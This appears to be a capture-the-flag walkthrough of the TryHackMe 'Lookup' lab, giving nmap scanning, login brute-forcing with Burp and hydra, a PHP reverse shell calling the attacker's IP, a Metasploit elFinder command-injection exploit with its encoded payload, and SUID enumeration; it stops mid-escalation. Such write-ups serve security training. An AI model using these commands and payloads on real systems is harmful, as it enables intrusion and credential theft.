


# LOOKUP

Machine Link: <https://tryhackme.com/room/lookup>

## RECONNAISSANCE

I performed an **nmap** aggressive scan to identify open ports and the services running on them.




The screenshot shows a terminal window on a Kali Linux desktop environment. The title bar says "root@kali:~/thm/lookup". The terminal output is as follows:

```
(root㉿kali:~/thm/lookup)
# nmap -A -p- 10.10.75.148 --min-rate 10000 -oN lookup.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-27 00:10 EST
Nmap scan report for 10.10.75.148
Host is up (0.15s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
| 3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
| 256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
| 256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://lookup.thm
|_http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT        ADDRESS
1  144.72 ms  10.21.0.1
2  144.79 ms  10.10.75.148
```

## FOOTHOLD

The **nmap** scan revealed an **http** server running on the target, so I accessed it through my browser and landed on a login page.



I tried logging in using some default credentials and observed a change in response when a valid username was used.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send ⚙ Cancel < > Follow redirection

**Request**

Pretty Raw Hex

```
1 POST /login.php HTTP/1.1
2 Host: lookup.thm
3 Content-Length: 27
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://lookup.thm
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://lookup.thm/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Connection: keep-alive
14
15 username=user&password=user
```

**Response**

Pretty Raw Hex Render

```
Wrong username or password. Please try again.
Redirecting in 3 seconds.
```

② ⚙ ← → Search 0 highlights

Done

Event log (1) • All issues (3) •

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 × +

Send Cancel < > Follow redirection

**Request**

Pretty Raw Hex

```
1 POST /login.php HTTP/1.1
2 Host: lookup.thm
3 Content-Length: 32
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://lookup.thm
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://lookup.thm/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Connection: keep-alive
14
15 username=admin&password=password
```

**Response**

Pretty Raw Hex Render

```
Wrong password. Please try again.
Redirecting in 3 seconds.
```

Done

Event log (1) All issues (3)

This behavior could be exploited to find valid usernames, so I bruteforced valid usernames using **burpsuite's intruder** from **seclists**.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 × 2 × +

Positions Payloads Resource pool Settings

② Choose an attack type

Attack type: Sniper

② Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

② Target: http://lookup.thm

```
1 POST /login.php HTTP/1.1
2 Host: lookup.thm
3 Content-Length: 32
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://lookup.thm
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://lookup.thm/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Connection: keep-alive
14
15 username=Sadmin&password=password
```

② 1 payload position

Event log (1) All issues (3)

Hence I successfully found another user. I tried bruteforcing the password of admin but failed. However, I was successfully able to bruteforce the password of jose.


```
# hydra -l 'jose' -P /usr/share/wordlists/rockyou.txt lookup.thm http-post-form "/login.php:username='USER'&password='PASS':Wrong"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-27 00:44:47
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1/p1:14344399), ~896525 tries per task
[DATA] attacking http-post-form://lookup.thm:80/login.php:username='USER'&password='PASS':Wrong
[STATUS] 1232.00 tries/min, 1232 tries in 00:01h, 14343167 to do in 194:03h, 16 active
[80][http-post-form] host: lookup.thm login: jose password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-27 00:46:08
```


Next, I used the valid credentials to login and was redirected to a subdomain. I added the subdomain to my /etc/hosts file for appropriate resolution.

Request	Response
<pre>Pretty Raw Hex 1 POST /login.php HTTP/1.1 2 Host: lookup.thm 3 Content-Length: 34 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://lookup.thm 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Referer: http://lookup.thm/ 11 Accept-Encoding: gzip, deflate, br 12 Accept-Language: en-US,en;q=0.9 13 Connection: keep-alive 14 15 username=jose&amp;password=password123</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 302 Found 2 Date: Thu, 27 Feb 2025 05:52:41 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Set-Cookie: login_status=success; expires=Thu, 27-Feb-2025 06:52:41 GMT; Max-Age=3600; path=/; domain=lookup.thm 5 Location: http://files.lookup.thm 6 Content-Length: 0 7 Keep-Alive: timeout=5, max=100 8 Connection: Keep-Alive 9 Content-Type: text/html; charset=UTF-8 10 11  </pre>

This seemed like a file system. I viewed each file but found nothing interesting.



I tested the upload functionality by uploading a php script but failed.




The screenshot shows a web-based interface for generating reverse shells. In the top right, there's a terminal window with the command `sudo nc -lvpn 80`. Below it, the "Listener" section has "Type" set to "nc". The main area is titled "IP & Port" with "IP" set to 10.21.17.140 and "Port" set to 80. A note says "root privileges required." On the left, there's a sidebar with tabs for "Reverse", "Bind", "MSFVenom", and "HoaxShell". The "Reverse" tab is selected. It lists various exploit modules under "OS": Haskell #1, OpenSSL, Perl, Perl no sh, Perl PentestMonkey (which is highlighted), PHP PentestMonkey (also highlighted), PHP Ivan Sincek, and PHP cmd. To the right of the OS list is a code editor showing a PHP reverse shell payload.

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE: https://raw.githubusercontent.com/
pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.21.17.140';
$port = 80;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

The screenshot shows a file manager interface with a toolbar at the top and a list of files below. A modal dialog box in the center says "Error" with the message "Unable to upload 'rev.php'. File type not allowed. (application/x-php)". The file list includes adm.txt, admin.txt, administrator.txt, ansible.txt, azure, ftp.txt, guest.txt, info.txt, mysql.txt, oracle.txt, and pi.txt. There are also files named puppet.txt, root.txt, and test. The "files" folder is selected in the sidebar.

Then I found the version of the cms being used and looked for available exploits.



edb-id: 46481

cve: 2019-9194

author: Q3RV0

type: WEBAPPS

platform: PHP

date: 2019-03-04

edb verified: ✓

exploit: ↴ / { }

vulnerable app: ↗

```
#!/usr/bin/python
...
# Exploit Title: elFinder <= 2.1.47 - Command Injection vulnerability in the PHP connector.
# Date: 26/02/2019
# Exploit Author: q3rv0
# Vulnerability reported by: Thomas Chauchefoin
# Google Dork: intitle:"elFinder 2.1.x"
# Vendor Homepage: https://studio-42.github.io/elFinder/
```

root@kali: ~/thm/lookup # searchsploit elFinder 2.1.47

Exploit Title	Path
elFinder 2.1.47 - 'PHP connector' Command Injection	php/webapps/46481.py
elFinder PHP Connector < 2.1.48 - 'exiftran' Command Injection (Metasploit)	php/remote/46539.rb
elFinder PHP Connector < 2.1.48 - 'exiftran' Command Injection (Metasploit)	php/remote/46539.rb

Shellcodes: No Results

EDB Verified: Exploit: / {} Vulnerable App:

# elFinder 2.1.47 - 'PHP connector' Command Injection vulnerability in the PHP connector.  
# Date: 2019-02-26  
# Exploit Author: sepehri  
# Vulnerability reported by: Thomas Chauvin  
# Google Bug bounty 'elFinder 2.1.x'

Since there was an exploit available on **Metasploit**, I booted the **metasploit framework** and selected the exploit.

msf6 exploit(multi/handler) > search exploit elFinder 2.1.47

Name	Disclosure Date	Rank	Check	Description
exploit/unix/webapp/elFinder_2.1.47_exiftran_cmd_injection	2019-02-26	excellent	Yes	elFinder PHP Connector exiftran Command Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/elFinder\_2.1.47\_exiftran\_cmd\_injection

msf6 exploit(multi/handler) > use 0

[\*] No payload configured, defaulting to php/meterpreter/reverse\_tcp

Vulnerable App:

msf6 exploit(unix/webapp/elFinder\_2.1.47\_exiftran\_cmd\_injection) > options

Module options (exploit/unix/webapp/elFinder\_2.1.47\_exiftran\_cmd\_injection):

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/elFinder/	yes	The base path to elFinder
VHOST		no	HTTP server virtual host

I added the appropriate values and ran the exploit to get a **meterpreter** shell.

```
root@kali: ~/thm/lookup x root@kali: ~/thm/lookup x root@kali: ~/thm/lookup x root@kali: ~/thm/lookup x root@kali: ~/Desktop/Burp Pro x
Exploit target:
Id Name
0 Auto

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > set LHOST 10.21.17.140
LHOST => 10.21.17.140
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > set RHOSTS files.lookup.thm
RHOSTS => files.lookup.thm
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > run
[*] Started reverse TCP handler on 10.21.17.140:4444
[*] Uploading payload '441D9tBsu.jpg';echo 6370202e2e2f66696c65732f3434314439744273752e6a70672a6563686f2a202e516e5143396e7437532e706870 |xxd -r -p |sh& #.jpg' (1977 bytes)
[*] Triggering vulnerability via image rotation ...
[*] Executing payload (/elFinder/php/QnQC9nt7S.php) ...
[*] Sending stage (4000 bytes) to 10.10.75.148
[*] Deleted QnQC9nt7S.php
[*] Meterpreter session 1 opened (10.21.17.140:4444 → 10.10.75.148:52600) at 2025-02-27 01:29:45 -0500
[*] No reply
[*] Removing uploaded file ...
[*] Deleted uploaded file

meterpreter > |
```

I entered shell mode and spawned a tty shell.


```
root@kali: ~/thm/lookup x root@kali: ~/thm/lookup x root@kali: ~/thm/lookup x root@kali: ~/thm/lookup x root@kali: ~/Desktop/Burp Pro x
File Actions Edit View Help
root@kali: ~/thm/lookup x root@kali: ~/thm/lookup x root@kali: ~/thm/lookup x root@kali: ~/thm/lookup x root@kali: ~/Desktop/Burp Pro x
shell
sysinfo
Stdapi: Audio Output Commands
Command Description
play play a waveform audio file (.wav) on the target system

For more info on a specific command, use <command> -h or help <command>.

meterpreter > sysinfo
Computer : lookup
OS : Linux lookup 5.4.0-156-generic #173-Ubuntu SMP Tue Jul 11 07:25:22 UTC 2023 x86_64
Meterpreter : php/linux
meterpreter > shell
Process 2271 created.
Channel 0 created.
whoami
www-data
pwd
/var/www/files.lookup.thm/public_html/elFinder/php
which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@lookup:/var/www/files.lookup.thm/public_html/elFinder/php$ |
```

I then tried accessing the user flag but failed due to lack of permission. The file system contained some credentials related to the user *think* so I tried switching user using those creds.

```
www-data@lookup:/var/www/files.lookup.thm/public_html/elFinder/php$ cd /home
cd /home
www-data@lookup:/home$ ls
ls
think
www-data@lookup:/home$ cd think
cd think
www-data@lookup:/home/think$ ls
ls
user.txt
www-data@lookup:/home/think$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@lookup:/home/think$ |
```



```
www-data@lookup:/home/think$ su -l think
su -l think
Password: nopassword

su: Authentication failure
```

However, I failed. I then looked for anything else that could be useful in *think*'s home directory and found a file called *.passwords*

```
www-data@lookup:/home/think$ ls -la
ls -la
total 40
drwxr-xr-x 5 think think 4096 Jan 11 2024 .
drwxr-xr-x 3 root  root  4096 Jun  2 2023 ..
lrwxrwxrwx 1 root  root   9 Jun 21 2023 .bash_history → /dev/null
-rw-r--r-- 1 think think 220 Jun  2 2023 .bash_logout
-rw-r--r-- 1 think think 3771 Jun  2 2023 .bashrc
drwxr-xr-x 2 think think 4096 Jun 21 2023 .cache
drwx——— 3 think think 4096 Aug  9 2023 .gnupg
-rw-r----- 1 root  think 525 Jul 30 2023 .passwords
-rw-r--r-- 1 think think 807 Jun  2 2023 .profile
drw-r----- 2 think think 4096 Jun 21 2023 .ssh
lrwxrwxrwx 1 root  root   9 Jun 21 2023 .viminfo → /dev/null
-rw-r----- 1 root  think 33 Jul 30 2023 user.txt
```

I then looked for binaries with uid bit set.

```

root@kali:~/thm/lookup$ find / -user root -perm -u=s -ls 2>/dev/null
www-data@lookup:/home/think$ find / -user root -perm -u=s -ls 2>/dev/null
find / -user root -perm -u=s -ls 2>/dev/null
 297  129 -rwsr-xr-x  1 root    root      131832 May 27  2023 /snap/snapd/19457/usr/lib/snapd/snap-confine
 847   84 -rwsr-xr-x  1 root    root      85064 Nov 29  2022 /snap/core20/1950/usr/bin/chfn
 853   52 -rwsr-xr-x  1 root    root      53040 Nov 29  2022 /snap/core20/1950/usr/bin/chsh
 922   87 -rwsr-xr-x  1 root    root      88464 Nov 29  2022 /snap/core20/1950/usr/bin/gpasswd
1006   55 -rwsr-xr-x  1 root    root      55528 May 30  2023 /snap/core20/1950/usr/bin/mount
1015   44 -rwsr-xr-x  1 root    root      44784 Nov 29  2022 /snap/core20/1950/usr/bin/newgrp
1030   67 -rwsr-xr-x  1 root    root      68208 Nov 29  2022 /snap/core20/1950/usr/bin/passwd
1140   67 -rwsr-xr-x  1 root    root      67816 May 30  2023 /snap/core20/1950/usr/bin/su
1141  163 -rwsr-xr-x  1 root    root      166056 Apr  4  2023 /snap/core20/1950/usr/bin/sudo
1199   39 -rwsr-xr-x  1 root    root      39144 May 30  2023 /snap/core20/1950/usr/bin/umount
1288   51 -rwsr-xr--  1 root    systemd-resolve 51344 Oct 25  2022 /snap/core20/1950/usr/lib/dbus-1.0/dbus-daemon-launch-helper
1660  463 -rwsr-xr-x  1 root    root      473576 Apr  3  2023 /snap/core20/1950/usr/lib/openssh/ssh-keysign
 847   84 -rwsr-xr-x  1 root    root      85064 Nov 29  2022 /snap/core20/1974/usr/bin/chfn
 853   52 -rwsr-xr-x  1 root    root      53040 Nov 29  2022 /snap/core20/1974/usr/bin/chsh
 922   87 -rwsr-xr-x  1 root    root      88464 Nov 29  2022 /snap/core20/1974/usr/bin/gpasswd
1006   55 -rwsr-xr-x  1 root    root      55528 May 30  2023 /snap/core20/1974/usr/bin/mount
1015   44 -rwsr-xr-x  1 root    root      44784 Nov 29  2022 /snap/core20/1974/usr/bin/newgrp
1030   67 -rwsr-xr-x  1 root    root      68208 Nov 29  2022 /snap/core20/1974/usr/bin/passwd
1140   67 -rwsr-xr-x  1 root    root      67816 May 30  2023 /snap/core20/1974/usr/bin/su
1141  163 -rwsr-xr-x  1 root    root      166056 Apr  4  2023 /snap/core20/1974/usr/bin/sudo
1199   39 -rwsr-xr-x  1 root    root      39144 May 30  2023 /snap/core20/1974/usr/bin/umount
1288   51 -rwsr-xr--  1 root    systemd-resolve 51344 Oct 25  2022 /snap/core20/1974/usr/lib/dbus-1.0/dbus-daemon-launch-helper
1660  463 -rwsr-xr-x  1 root    root      473576 Apr  3  2023 /snap/core20/1974/usr/lib/openssh/ssh-keysign
 3279   24 -rwsr-xr-x  1 root    root      22840 Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
14400  464 -rwsr-xr-x  1 root    root      473576 Aug  4  2023 /usr/lib/openssh/ssh-keysign
 3387   16 -rwsr-xr-x  1 root    root      14488 Jan 11  2024 /usr/lib/eject/dmcrypt-get-device

```

```

root@kali:~/thm/lookup$ find / -user root -perm -u=s -ls 2>/dev/null
www-data@lookup:/home/think$ find / -user root -perm -u=s -ls 2>/dev/null
find / -user root -perm -u=s -ls 2>/dev/null
 847   84 -rwsr-xr-x  1 root    root      85064 Nov 29  2022 /snap/core20/1974/usr/bin/chfn
 853   52 -rwsr-xr-x  1 root    root      53040 Nov 29  2022 /snap/core20/1974/usr/bin/chsh
 922   87 -rwsr-xr-x  1 root    root      88464 Nov 29  2022 /snap/core20/1974/usr/bin/gpasswd
1006   55 -rwsr-xr-x  1 root    root      55528 May 30  2023 /snap/core20/1974/usr/bin/mount
1015   44 -rwsr-xr-x  1 root    root      44784 Nov 29  2022 /snap/core20/1974/usr/bin/newgrp
1030   67 -rwsr-xr-x  1 root    root      68208 Nov 29  2022 /snap/core20/1974/usr/bin/passwd
1140   67 -rwsr-xr-x  1 root    root      67816 May 30  2023 /snap/core20/1974/usr/bin/su
1141  163 -rwsr-xr-x  1 root    root      166056 Apr  4  2023 /snap/core20/1974/usr/bin/sudo
1199   39 -rwsr-xr-x  1 root    root      39144 May 30  2023 /snap/core20/1974/usr/bin/umount
1288   51 -rwsr-xr--  1 root    systemd-resolve 51344 Oct 25  2022 /snap/core20/1974/usr/lib/dbus-1.0/dbus-daemon-launch-helper
1660  463 -rwsr-xr-x  1 root    root      473576 Apr  3  2023 /snap/core20/1974/usr/lib/openssh/ssh-keysign
